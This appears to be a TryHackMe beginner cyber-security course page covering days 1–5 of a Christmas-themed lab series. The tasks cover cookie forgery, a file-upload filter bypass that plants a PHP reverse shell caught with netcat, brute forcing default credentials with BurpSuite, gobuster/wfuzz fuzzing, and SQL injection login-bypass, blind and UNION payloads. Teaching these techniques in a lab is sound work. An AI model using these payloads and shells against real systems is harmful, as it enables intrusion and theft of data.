25 Days of Cyber Security

Get started with Cyber Security in 25 Days - Learn the basics by doing a new, beginner friendly security challenge every day.

Task 1: Introduction

Hi there - your security journey starts here!

The aim of this room is to give you a brief introduction to the technical aspects in Cyber Security by completing a single task every day for 25 days(you can do them at your own pace too). Each task is beginner friendly and assumes no prior knowledge about the specific topic. You'll be learning about the following topics:

  • Web Application Security
  • Network Security
  • Scripting
  • Open Source Intelligence (OSINT)
  • Defensive Security

After completing this room, you should have an idea about what particular areas of cyber security excite you.

Note: This room is inspired by a Christmas themed event we ran, so do not be alarmed with all the Christmas references!

Answer the questions below

  1. Read The Above

Task 2: Get Connected

 
On TryHackMe you'll learn by deploying and hacking lab machines

Lets deploy your AttackBox, a web-based machine used to attack other machines.

  1. Launch the AttackBox by clicking the Start AttackBox button above, or at the the top of the page. As a free user you can only deploy the AttackBox for 1 hour per day - Subscribe to remove this limit.

  2. Start the machine by clicking the Start Lab Machine button above and wait 1 minute for it to configure.

  3. Then scroll to the top of the page to see the deployment information similar to the screenshot below. The IP address displayed is the address of your machine. Copy the IP address of the target machine. 


  4. Paste the IP into the AttackBox machine's Firefox.

Alternatively you can access machines via OpenVPN
You can also use an OpenVPN connection and use your own computer. Follow the steps on the OpenVPN page for further instructions on connecting. 

Answer the questions below

  1. Connect to OpenVPN or Deploy The Attack Box

Task 3: [Day 1] Web Exploitation A Christmas Crisis

"The Best Festival Company's brand new OpenVPN server has been hacked. This is a crisis!

The attacker has damaged various aspects of the company infrastructure -- including using the Christmas Control Centre to shut off the assembly line!

It's only 24 days until Christmas, and that line has to be operational or there won't be any presents! You have to hack your way  back into Santa's account (blast that hacker changing the password!) and getting the assembly line up and running again, or Christmas will be ruined!"

*After giving you the assignment, McSkidy hands you the following dossier of important information for the task. Before reading it, you press the big green "Deploy" button to start the Control Centre, as well as the "Start AttackBox" button at the top of the page *


Watch JohnHammonds video on solving this task!

Dossier compiled by @MuirlandOracle

The Web:

The Internet is one of those things that everyone uses, but few people bother to learn about. As hackers, it is vital that we understand what exactly the web is, and how it works.


When you open up your web browser and navigate to a website, it seems so simple, but what is really happening behind the scenes?
First of all, your computer communicates with a known DNS (Domain Name System) server to find out where the website can be found on the internet. The DNS server will then return an IP address for the remote server. This can be used to go directly to the website. You can think of the internet as being quite like the planet itself -- we have lots of locations, all over the world. These places all have a street address -- this is akin to the domain name of a website (i.e. tryhackme.com, or google.com); but they also have co-ordinates which can be used to pinpoint their location with absolute accuracy. These co-ordinates are like the IP address of a website. If you know the street address of a location, you can enter it into Google Maps and be given the exact coordinates, which can then be put into a SatNav to take you there with pinpoint accuracy!
In the same way, your browser is given the address of a website (i.e. tryhackme.com). It sends this address off to a DNS server, which tells it the "co-ordinates" (the IP address) of the site. Your computer doesn't understand the original, human-readable domain name, but it does understand what an IP address is! The IP can then be used to find the server across the internet, allowing your computer to request the content of the website. Of course, in reality, this is a highly simplified analogy, so a more in-depth explanation of this process can be found here.

HTTP(S):

Once your computer knows where it can find the target website, it sends something called a HTTP (Hypertext Transfer Protocol) request to the webserver.
https://assets.tryhackme.com/additional/imgur/r2IU7Ka.png
This is just a standard network request, but it is formatted in a way that both your web browser and the server can understand. In practice, this means adding certain "headers" to the request which identify it as a HTTP request, and tell the server a variety of other information about the request, as well as your own browser. Amongst many other headers, HTTP requests always have a method and a target. These specify what to retrieve from the server (the target), and how to retrieve it (the method). The method most commonly used to retrieve information is called the GET method. When sending data to the server, it's more common to use a method called POST.

For more information about HTTP requests, methods and headers, check out the Web Fundamentals room!

Once the content has been retrieved from the server, your browser reads the retrieved code and renders it as a web page. This usually means taking the layout of the page from a HTML (Hyper Text Markup Language) document, styling it with a connected CSS (Cascading Style Sheets) file, then adding any dynamic content with one or more connected Javascript files.

HTTP has one inherent disadvantage: namely, it is not secure. Anyone can see what you're requesting, and what's being sent back to you. For this reason, HTTPS (Hypertext Transfer Protocol Secure) was invented. This works in exactly the same way as standard HTTP but provides an encrypted connection (the functionality of which is beyond the level of this dossier)

Cookies:

HTTP is an inherently stateless protocol. This means that no data persists between connections; your computer could make two requests immediately after each other, and, without relying on separate software, the web server would have no way to know that it was you making both the requests. This begs the important question: if HTTP is stateless, then how do login systems work? The web server must have a way to identify that you have the right level of access, and it can hardly ask you to enter your password every time you request a new page!

The answer is cookies -- tiny little pieces of information that get stored on your computer and get sent to the server along with every request that you make. Authentication (or session) cookies are used to identify you (these will be very important in your mission today!). The server receives your request with the attached cookie, and checks the cookie to see what level of access you are allowed to have. It then returns a response appropriate to that level of access.

For example, a standard user should be able to see (but not interact with) our control panel; but Santa should be able to access everything! Cookies are also often used for other purposes such as advertising and storing user preferences (light/dark theme, for example); however, this will not be important in your task today. Any site can set cookies with a variety of properties -- the most important of these for today's task are the name and value of the cookies, both of which will always be set. It's worth noting that a site can only access cookies that are associated with its own domain (i.e. google.com can't access any cookies stored by tryhackme.com, and vice versa).


It's important to note that cookies are stored locally on your computer. This means that they are under your control -- i.e. you can add, edit, or delete them as you wish. There are a few ways to do this, however, it's most commonly done by using your Browser Developer Tools, which can be accessed in most browsers by pressing F12, or Ctrl + Shift + I. With the developer tools open, navigate to the Storage tab in FireFox, or the Application tab in Chrome/Edge and select the Cookies menu on the left hand side of the console.


In the above image you can see a test cookie for a website. The important attributes "Name" and "Value" are shown. The name of a cookie is used to identify it to the server. The value of the cookie is the data stored by the server. In this example the server would be looking for a cookie called "Cookie Name". It would then retrieve the value "CookieValue" from this cookie.

These values can be edited by double-clicking on them, which is great if you can edit a session or authorisation cookie, as this can lead to an escalation of privileges, assuming you have access to an Administrator's authorisation cookie.


Having read the lengthy dossier,  you get ready to hack your way back into Santa's Christmas Control Centre! You enter the IP address at the top of the screen into your browser search bar and press enter to load the page.

Note: Remember that machines can take up to five minutes to boot up fully!

Answer the questions below

  1. Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP into the browser search bar.

  2. Register for an account, and then login.

    What is the name of the cookie used for authentication?

  3. In what format is the value of this cookie encoded?

  4. Having decoded the cookie, what format is the data stored in?

  5. Figure out how to bypass the authentication.

    What is the value of Santa's cookie?

  6. Now that you are the santa user, you can re-activate the assembly line!

    What is the flag you're given when the line is fully active?

Task 4: [Day 2] Web Exploitation The Elf Strikes Back!

After your heroic deeds regaining control of the control centre yesterday, Elf McSkidy has decided to give you an important job to do.

"We know we've been hacked, so we need a way to protect ourselves! The dev team have set up a website for the elves to upload pictures of any suspicious people hanging around the factory, but we need to make sure it's secure before we add it to the public network. Please perform a security audit on the new server and make sure it's unhackable!"

You listen to the briefing and accept the task, pressing the deploy button to start the server as you do so.

McSkidy once again gives you a dossier of useful information to help you with your task, which you read as you wait for the server to boot:


Watch DarkStar's video on solving this task!

Dossier Compiled by @MuirlandOracle

GET Parameters and URLs

We looked briefly at the differences between GET and POST requests in the previous dossier; however, the emphasis was on the POST requests used in a login form. The server you'll be testing today employs a concept called "GET parameters". Just as POST requests can be used to send information to the server, so too can GET requests be used; however, there is one important difference. With POST requests the data being sent is included in the "body" of the request. With GET requests, the data is included in the URL as a "parameter". This is best demonstrated with an example:

https://www.thebestfestivalcompany.xyz/index.php?snack=mincePie

(Please Note: this site is completely fictitious. It does not exist, and connecting to it is not part of the task)

There are 7 different parts which make up this URL. Let's look at each of them in turn:


  1. First up we have the protocol (https://). This specifies whether the request should be made using HTTP, or HTTPS. In our example, we are using HTTPS.
  2. Next we have the subdomain (www). This is traditionally "www" (World Wide Web) to signify that the target is a website; however, this is not essential. Indeed, subdomains can be basically anything you want; for example, a lot of websites use things like "assets", or "api" to indicate different subdomains with different uses. (e.g. https://api.thebestfestivalcompany.xyz)
  3. The next part of the URL is the domain (thebestfestivalcompany). Domains need to be registered and are used as links between a memorable word or phrase, and an IP address. In other words, they're used to give a name to the server running a website.
  4. Next up we have the TLD (Top Level Domain) -- .xyz, for our example. Top-level domains are used by DNS to determine where to look if they want to find your domain. Previously top-level domains had specific uses (and many still do!), but this is not always the case these days. For example, .co.uk  indicates a company based in the UK, .com indicates a company based in the US.
  5. We then have the resource that we're selecting -- in this case that is the homepage of the website: index.php. As a side note, all homepages must be called "index" in order to be correctly served by the web server without having to be specified fully, unless this parameter has been changed from the default in the webserver configuration. This is how you can go to https://tryhackme.com without having to specify that you want to receive the home page -- the index page is served automatically because you didn't specify!
  6. The final two aspects of the URL are the most important for our current topic: they both relate to GET parameters. First up we have ?snack=. Here ? is used to specify that a GET parameter is forthcoming. We then have the parameter name: snack. This is used to identify the parameter to the server. We then have an equals sign (=), indicating that the value will come next.
  7. Finally, we have the value of the GET parameter: mincePie, because who doesn't like mince pies, right?

It's important to note exactly which part of the URL is the GET parameter. Specifically, we are talking about ?snack=mincePie. If there was more than one parameter, we would separate them with an ampersand (&). For example: ?snack=mincePie&drink=hotChocolate. In this way we can send multiple values to the server, distinguished by keys (i.e. "mincePie" is identified by the key: "snack").

File Uploads

There are countless uses for file uploads in the modern internet -- profile pictures, school/university submissions, diagrams, pictures of your dog, you name it! Whilst file uploads are very common, they're also very easy to implement in an insecure fashion. For this reason, it's important that we understand the gravity of the attack vector.

When you have the ability to upload files to a server, you have a path straight to RCE (Remote Command Execution). An upload form with no restrictions would mean that you could upload a script that, when executed, connects back to your attacking machine and gives you the ability to run any command you want. It would be very unusual to find a file upload with no filtering; but it's much less uncommon to find a file upload that employs flawed filtering techniques which can be circumvented to upload a malicious script. The script has to be written in a language which the server can execute. PHP is usually a good choice for this, as most websites are still written with a PHP back end.

There isn't time to go over every kind of filter bypass in this task (there is literally an entire room on this topic, which is recommended for further practice). Instead, we'll just cover one of the most common types of filter and its bypass:

  • File Extension Filtering: As the name suggests extension filtering checks the file extension of uploaded files. This is often done by specifying a list of allowed extensions, then checking the uploaded file against the list. If the extension is not in the allowlist, the upload is rejected.
  • So, what's the bypass? Well, the answer is that it depends entirely on how the filter is implemented. Many extension filters split a filename at the dot (.) and check what comes after it against the list. This makes it very easy to bypass by uploading a double-barrelled extension (e.g. .jpg.php). The filter splits at the dot(s), then checks what it thinks is the extension against the list. If jpg is an allowed extension then the upload will succeed and our malicious PHP script will be uploaded to the server.

When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like /uploads, /images, /media, or /resources). For example, we might be able to find the uploaded script at https://www.thebestfestivalcompany.xyz/images/shell.jpg.php.

Reverse Shells

Let's assume that we've found somewhere to upload our malicious script, and we've bypassed the filter -- what then? There are a few paths we can take: the most common of which is uploading a reverse shell. This is a script that creates a network connection from the server, to our attacking machine. The majority of webservers are written with a PHP back end, which means we need a PHP reverse shell script -- there happens to be one already on Kali/AttackBox at /usr/share/webshells/php/php-reverse-shell.php (Note: if you're not using Kali or the provided AttackBox, the same script can be found here.

  • Copy the webshell out into your current directory (cp /usr/share/webshells/php/php-reverse-shell.php .), then open it with your text editor of choice.
  • Scroll down to where it has $ip and $port (both marked with // CHANGE THIS). Set the IP to your TryHackMe IP Address (which can be found in the green bubble on the navbar, if you're using the AttackBox, or by running ip a show tun0 if you're using your own Linux VM with the OpenVPN connection pack) -- making sure to keep the double-quotes. Set the port to 443 with no double quotes, then save and exit the file. Congratulations, you now have a fully configured PHP reverse shell script!


PHP reverse shells can be very easily activated when stored in an accessible location: simply navigate to the file in your browser to execute the script (and send the reverse shell):

In the diagram, we first upload our shell. We then navigate to it in our browser, causing the server to send a reverse shell back to our waiting listener.
For a more in-depth explanation of reverse shells, check out the Intro to Shells room.

Reverse Shell Listeners


We've spoken at length about reverse shell listeners, but what are they? In short, a reverse shell listener is used to open a network socket to receive a raw connection -- like the one created by a reverse shell being executed! The simplest form of listener is created by using a program called netcat, which is installed on both Kali and the AttackBox by default. We can create a listener for an uploaded reverse shell by using this command: sudo nc -lvnp 443. This essentially creates a listener on port 443. In a real-world environment, you would want to use a common port such as 443 that is not filtered by firewalls in most scenarios, increasing the chances our reverse shell connects back.. Once netcat has been setup, our reverse shell will be able to connect back to this when activated.

The full explanation can be found in the Intro to Shells room linked above, if you're interested.

Putting it all together

This was a lot of information, so let's put it all together and look at the full process for exploiting a file upload vulnerability in a PHP web application:

  1. Find a file upload point.
  2. Try uploading some innocent files -- what does it accept? (Images, text files, PDFs, etc)
  3. Find the directory containing your uploads.
  4. Try to bypass any filters and upload a reverse shell.
  5. Start a netcat listener to receive the shell
  6. Navigate to the shell in your browser and receive a connection!

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:
You have been assigned an ID number for your audit of the system: ODIzODI5MTNiYmYw . Use this to gain access to the upload section of the site.
Good luck!

You note down the ID number and navigate to the displayed IP address (MACHINE_IP) in your browser.

Answer the questions below

  1. What string of text needs adding to the URL to get access to the upload page?

  2. What type of file is accepted by the site?

  3. Bypass the filter and upload a reverse shell.

    In which directory are the uploaded files stored?

  4. Activate your reverse shell and catch it in a netcat listener!

  5. What is the flag in /var/www/flag.txt?

Task 5: [Day 3] Web Exploitation Christmas Chaos

McSkidy is walking down the corridor and hears a faint bleeping noise, Beep.... Beep.... Beep... as McSkidy gets closer to Sleigh Engineering Room the faint noise gets louder and louder.. BEEP.... BEEP.... Something is clearly wrong! McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lite up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security command center.

Can you help McSkidy and his team hack into Santa's Sleigh to re-gain control?


Watch DarkStar's video on solving this task!

Learning Objectives

  • Understanding Authentication
  • Understand the use of default credentials and why they're dangerous
  • Bypass a login form using BurpSuite

Authentication

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

In 2017, it was reported that 15% of all IoT devices still use default passwords.

SecLists is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Dictionary Attacks using BurpSuite

A dictionary attack is a method of breaking into an authenticated system by iterating through a list of credentials. If you have a list of default (or the most common) usernames and passwords, you can loop through each of them in hopes that one of the combinations is successful.

You can use a number of tools to perform a dictionary attack, one notable one being Hydra (a fast network logon cracker) and BurpSuite, an industry-standard tool used for web application penetration testing. Given day 3 is about web exploitation, we'll show you how to use BurpSuite to perform a dictionary attack on a web login form.

To download BurpSuite click here, otherwise, BurpSuite is pre-installed on our web-based AttackBox.

  1. Start BurpSuite, you can do this on the AttackBox by clicking BurpSuite logo in the icon tray.
  2. Once this has loaded, you want to "Intercept" your traffic by proxying it through the BurpSuite, which will then forward the request to the intended destination (in our case it will be a website) This will give you the ability to analyse and modify your browsers traffic.
    1. This example uses the AttackBox, and makes proxying traffic to BurpSuite easy (if you're using BurpSuite on your own machine, click here) to see how to proxy traffic to BurpSuite). On the AttackBox, open Firefox, click on the FoxyProxy browser extension, and select "Burp" - this will now proxy your traffic to BurpSuite.
    2. Go to the BurpSuite application and click the Proxy tab, then click the button "Intercept is on".
  3. Navigate to your chosen website, as you're intercepting your traffic, you will see BurpSuite has held your request and will not forward it on until you tell it to. Let's go to our web application and submit your details into a given form, in our case its a generic login form.
  4. This captured request will show up in the Proxy tab. Right-click it, and click "Send to Intruder"; BurpSuite has a lot of functionality to repeat modify and manipulate requests, Burp Intruder is a tool to automate customize web attacks. We will use intruder to loop through and submit a login request using a list of default credential, in the hopes that one of the usernames and passwords in the list is correct.
  5. Go to the Intruder tab, you should see your request. Here we will insert "positions" (telling Burp which fields to update when automating a request), select a list per position and start the attack.
    1. Click the "Positions" tab, and clear the pre-selected positions.
    2. Add the username and password values as positions (highlight the text and click "Add")
    3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.
  6. We're going to tell each "Position" which Payload to use. In our example, we will select a list of usernames for the username field and a list of passwords for the password field.
    1. Click the "Payloads" tab, select your Payload set (set 1 is the username field, set 2 is the password field) and add select your list in the "Payload Options" section (or manually add entries).
    2. For set 1 (username), we will add a few common default username entries such as "admin", "root" and "user"
    3. For set 2 (password), we will add a few common default passwords such as "password", "admin" and "12345"
  7. Click the "Start Attack" button, this will loop through each position list in every combination. You can sort by the "Length" or "Status" to identify a successful login (typically all incorrect logins will have the same status or length, if a combination is correct it will be different.


Use what you've learnt to help McSkidy hack back into the Santa Sleigh Tracker!

Answer the questions below

  1. Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (MACHINE_IP) into the browser search bar.

  2. Use BurpSuite to brute force the login form.  Use the following lists for the default credentials:

    Username Password
    root root
    admin password
    user 12345

    Use the correct credentials to log in to the Santa Sleigh Tracker app. Don't forget to turn off Foxyproxy once BurpSuite has finished the attack!

    What is the flag?

Task 6: [Day 4] Web Exploitation Santa's watching

Watch DarkStar's video on solving this task!

Introduction & Story:

We're going to be taking a look at some of the fundamental tools used in web application testing. You're going to learn how to use Gobuster to enumerate a web server for hidden files and folders to aid in the recovery of Elf's forums. Later on, you're going to be introduced to an important technique that is fuzzing, where you will have the opportunity to put theory into practice.

Our malicious, despicable, vile, cruel, contemptuous, evil hacker has defaced Elf's forums and completely removed the login page! However, we may still have access to the API. The sysadmin also told us that the API creates logs using dates with a format of YYYYMMDD.


What is Fuzzing?
To keep it simple, fuzzing can be argued as "fancy bruteforcing" to some degree. However, you can fuzz what you can't bruteforce. Fuzzing is using security tools to automate the input of data we provide into things such as websites or software applications. Fuzzing is an extremely effective process as computers can perform laborious actions like trying to find hidden files/folders, try different username and passwords much quicker then a human can (and is willing to do...)

Poorly built applications are often unable to handle data the way it is supposed to under intense load. Moreover, the data we're parsing to the application may be interpreted and executed (instead of being handled correctly i.e. system commands). We can use fuzzing to cause the application to trigger what's known as an error condition where this may be abused by a penetration tester or a bug bounty hunter.


An Introduction to Using Gobuster
Logically speaking, there are many pieces to a website that the average user doesn't see. They can be anything from a sitemap to a secret directory which contains important files. Unfortunately, this can cause developers to get a bit lazy, and not protect these directories, allowing anyone who finds out that they exist to steal the important data. gobuster is the tool that helps us discover these valuable directories if they exist. The idea behind the tool itself is simple, bruteforcing common paths to check if it's valid. Similar to how you would in your browser, albeit this tool is much, much quicker. Gobuster has three modes: dir, vhost and dns.

For the sake of today, we're going to be using gobuster in dir mode, as this is the most likely mode that you'll be using day-to-day. dir (short for directory) can be selected by using gobuster dir <rest of command>

Let's use the table below to illustrate how wordlists work:

Original URL Item in Wordlist Final URL
http://example.com backups http://example.com/backups
http://loveucmnatic.thm shepards http://loveucmnatic.thm/shepards


Gobuster has a few other little tricks, it supports appending extensions which means you can bruteforce files as well. We can use another handy little chart to visualize it and show an example later on:

Original URL Item in Wordlist Specified Extension Final URL
http://example.com backup php http://example.com/backup.php
http://example.com backup txt http://example.com/backup.txt
http://example.com icecream html http://example.com/icecream.html

To find the data in the table above, we have used a command such as the following (assuming wordlist.txt had the words "backup" and "icecream"): gobuster dir -u http://example.com -w wordlist.txt -x php,txt,html.

Whilst Gobuster is considerably faster than alternatives such as Dirbuster on Kali Linux, it is still limited to the wordlists and options that you provide. The more appropriate your wordlist is to the target, the better your results will be. Wordlists such as SecLists have wordlists for specific applications and platforms. You can use the information gathered from enumerating to help determine what wordlist may be the most appropriate to use. Although, we will come onto refining those skills in a later day.

Gobuster itself works like any other Linux tool, meaning it has an online man page available here, which you can use as a reference if you want to learn more about the various options that gobuster supports. However, let's detail a few of the common options below:

Options Description
-u Used to specify which url to enumerate
-w Used to specify which wordlist that is appended on the url path i.e

"http://url.com/word1"

"http://url.com/word2"

"http://url.com/word3.php"
-x Used to specify file extensions i.e "php,txt,html"

Recommended wordlist to use: big.txt

We have provided wordlists for you on the AttackBox located in "/usr/share/wordlists". This is also the default location for wordlists on pentesting distributions such as Kali Linux. To provide an example, "big.txt" is located at the file path "/usr/share/wordlists/dirb/big.txt". Take some time to explore other wordlists provided and think of the situation where they may be effective to use.


An Introduction to Using wfuzz
The premise behind wfuzz is simple. Occasionally you want a bit more information about how much data something within a web application returns. This could be anything from a file, a response code (i.e. 404 meaning the URL doesn't exist) or the parameters used in a form similar to the form you attacked in Day 2.

For example, let's say you are pentesting a note-taking application and you want to see if you can view notes by other users. One way you may want to achieve this is by FUZZing for usernames (with the knowledge that every valid user will have note.txt by default). Our wfuzz command would like the following: wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt

Now wfuzz will query the webserver using the words iterated from the "big.txt" wordlist. To illustrate:

  • Query #1: http://localhost/admin/note.txt
  • Query #2: http://localhost/administrator/note.txt
  • Query #3: http://localhost/system/note.txt


Note how the "FUZZ" parameter is being replaced with the words from the wordlist. We'll outline some of the options that can be configured in wfuzz, however, it's worth knowing that will display results that are different to the parameters that we set. In the picture above we used the --hwoption to hide all pages that have 57 words on them. Since wfuzz found a URL with only 8 words, it'll be displayed to us, as this is not 57 words.

  • It is important to know that you can FUZZ any part of the URL, meaning that you can test any parameters if you don't know them as well.

As with any Linux-based tool, wfuzz also has a useful manpage here, that details some of the more advanced options available to you. Although, I have added some of the more useful options into the table below:

Options Description
-c Shows the output in color
-d Specify the parameters you want to fuzz with, where the data is encoded for a HTML form
-z Specifies what will replace FUZZ in the request. For example -z file,big.txt. We're telling wfuzz to look for files by replacing "FUZZ" with the words within "big.txt"
--hc Don't show certain http response codes. I.e. Don't show 404 responses that indicate the file doesn't exist, or "200" to indicate the file does exist
--hl Don't show for a certain amount of lines in the response
--hh Don't show for a certain amount of characters


Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on http://shibes.thm/login.php to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using username and password, right? Worth a try! Our wfuzz command would look like so: wfuzz -c -z file,mywordlist.txt -d “username=FUZZ&password=FUZZ” -u http://shibes.thm/login.php

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.


Challenge

Deploy both the instance attached to this task (the green deploy button) and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the website (MACHINE_IP) in your AttackBox browser.

It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist located in /opt/AoC-2020/Day-4/wordlist on the AttackBox. The wordlist is also available for download if you are using your own machine.

In summary, use the tools and techniques outlined in today's advent of cyber; search for the API, find the correct post and bring back Elf's forums!


How to approach the challenge

Since we know there's theoretically an API directory we can use gobuster to enumerate the website and see if we can find anything. Then assuming we do find something, we should investigate it for interesting files. Let's say we then find what seems to hold the logs, we know we're searching by date, so we can infer that there's a good chance that we'll be using the date parameter to interact with the API. We also know that the API takes a date in the form of YYYYMMDD. A wordlist in that format can be found in the hint for this task, although if you want an extra challenge, you can try and build a wordlist in that format yourself.

Finally, API's may not return data if the proper parameters aren't passed, so with that knowledge, we can use the options in wfuzz to filter out parameters that don't return anything.

With all that in mind, we should be able to get a flag.

Recommended Rooms:

TryHackMe | ZTH: Web 2

TryHackMe | CC: Pen Testing

Answer the questions below

  1. Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP (MACHINE_IP) into the browser search bar.

  2. Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

    Note: For legal reasons, do not actually run this command as the site in question has not consented to being fuzzed!

  3. Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

  4. Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Task 7: [Day 5] Web Exploitation Someone stole Santa's gift list!

Watch DarkStar's video on solving this task!


After last year's attack, Santa and the security team have worked hard on reviving Santa's personal portal. Hence, 'Santa's forum 2' went live.

After the attack, logs have revealed that someone has found Santa's panel on the website and logged into his account! After doing so, they were able to dump the whole gift list database, getting all the 2020 gifts in their hands. An attacker has threatened to publish a wishlist.txt file, containing all information, but happily, for us, he was caught by the CBI (Christmas Bureau of Investigation) before that. On MACHINE_IP:8000 you'll find the copy of the website and your goal is to replicate the attacker's actions by dumping the gift list!

Task created by Swafox

What is SQL Injection?

A SQL injection (SQLi) attack consists of the injection of a SQL query to the remote web application. A successful SQL injection exploit can read sensitive data from the database (usernames & passwords), modify database data (Add/Delete), execute administration operations on the database (such as shutdown the database), and in some cases execute commands on the operating system.

SQL Background

SQL is a language used in programming to talk to databases. It's an extremely handy language that makes it easy for the developers to organise data in various structures. Unfortunately, the benefit always comes with a drawback; even a little misconfiguration in SQL code can lead to a potential SQL injection.

I advise you to quickly go through this SQL command guide in order to make yourself familiar with them:

List of SQL Commands | Codecademy

In any case, in the SQL Injection attack, we mainly use only 4 commands: SELECT, FROM, WHERE, and UNION.

SQL Command Description
SELECT Used to select data from a database.
FROM Used to specify which table to select or delete data from.
WHERE Used to extract only those records that fulfil a specified condition.
UNION Used to combine the result-set of two or more SELECT statements.

It is important to mention that 1=1 in SQL stands for True (shortly you'll see the reason as to why I mention this).

How does an SQLi attack work?

SQLi is carried out through abusing a PHP GET parameter (for example ?username=, or ?id=) in the URL of a vulnerable web page, such as those covered in Day 2. These are usually located in the search fields and login pages, so as a penetration tester, you need to note those down.

Here's an example of a username input field written in PHP:

<?php
    $username = $_GET['username'];
    $result = mysql_query("SELECT * FROM users WHERE username='$username'");
?>

After a variable username was inputted in the code, PHP automatically uses SQL to select all users with the provided username. Exactly this fact can be abused by an attacker.

Let's say a malicious user provides a quotation mark (') as the username input. Then the SQL code will look like this:

SELECT * FROM users WHERE username='''

As you can see, that mark creates a third one and generates an error since the username should only be provided with two. Exactly this error is used to exploit the SQL injection.

Generally speaking, SQL injection is an attack in which your goal is to break SQL code execution logic, inject your own, and then 'fix' the broken part by adding comments at the end.

Graphical interpretation

Most commonly used comments for SQLi payloads:

--+

//

/*

Login Bypass with SQL Injection

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into ANY account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

SELECT username,password FROM users WHERE username='$username' and password='$password'

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input ' or true -- username field there? This will turn the above query into this:

SELECT username,password FROM users WHERE username='' or true -- and password=''

The -- in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.

Note that some websites can use a different SQL query, such as:

SELECT username,pass FROM users WHERE username=('$username') and password=('$password')

In this case, you'll have to add a single bracket to your payload like so: ') or true– to make it work.

You can practice login bypassing on a deployed machine, port 3000 (First browse to MACHINE_IP:3000/init.php and then to MACHINE_IP:3000). I've put an extra interactive exercise there. It'll show you all back end output, allowing you to experiment and practice with SQL commands.

Blind SQL Injection

In some cases, developers become smart enough to mitigate SQL Injection by restricting an application from displaying any error. Happily, this does not mean we cannot perform the attack.
Blind SQL Injection relies on changes in a web application, during the attack. In other words, an error in SQL query will be noticeable in some other form (i.e changed content or other).

Since in this situation we can only see if an error was produced or not, blind SQLi is carried out through asking 'Yes' or 'No' questions to the database (Error = 'No', No Error = 'Yes').
Through that system, an attacker can guess the database name, read columns and etc. Blind SQLi will take more time than other types but can be the most common one in the wild.

Start off with finding a way to cause the SQL error and then fixing it back.

Breaking the application

Fixing it - Notice how the app did not output any error, even though I've clearly caused an SQL error.

For asking the questions, you can use SUBSTR() SQL function. It extracts a substring from a string and allows us to compare the substring to a custom ASCII character.

substr((select database()),1,1)) = 115

The above code is asking the database if its name's first letter is equal to 155 ('s' in ASCII table).

Now put this into a payload:

?id=1' AND (ascii(substr((select database()),1,1))) = 115 --+

The payload is the question. If the application does not produce any changes, then the answer is 'Yes' (the database's first letter is 's'). Any error or change = 'No'.

Note: You can use blind SQLi injection techniques in the 'open' situation too.

UNION SQL Injection

UNION SQLi is mainly used for fast database enumeration, as the UNION operator allows you to combine results of multiple SELECT statements at a time.

UNION SQLi attack consists of 3 stages:

  1. Finding the number of columns
  2. Checking if the columns are suitable
  3. Attack and get some interesting data.
  • Determining the number of columns required in an SQL injection UNION attack

There are exactly two ways to detect one:

The first one involves injecting a series of ORDER BY queries until an error occurs. For example:

' ORDER BY 1--

' ORDER BY 2--

' ORDER BY 3--
	# and so on until an error occurs

(The last value before the error would indicate the number of columns.)

The second one (most common and effective), would involve submitting a series of UNION SELECT payloads with a number of NULL values:

' UNION SELECT NULL--

' UNION SELECT NULL,NULL--

' UNION SELECT NULL,NULL,NULL--
	# until the error occurs

No error = number of NULL matches the number of columns.

  • Finding columns with a useful data type in an SQL injection UNION attack

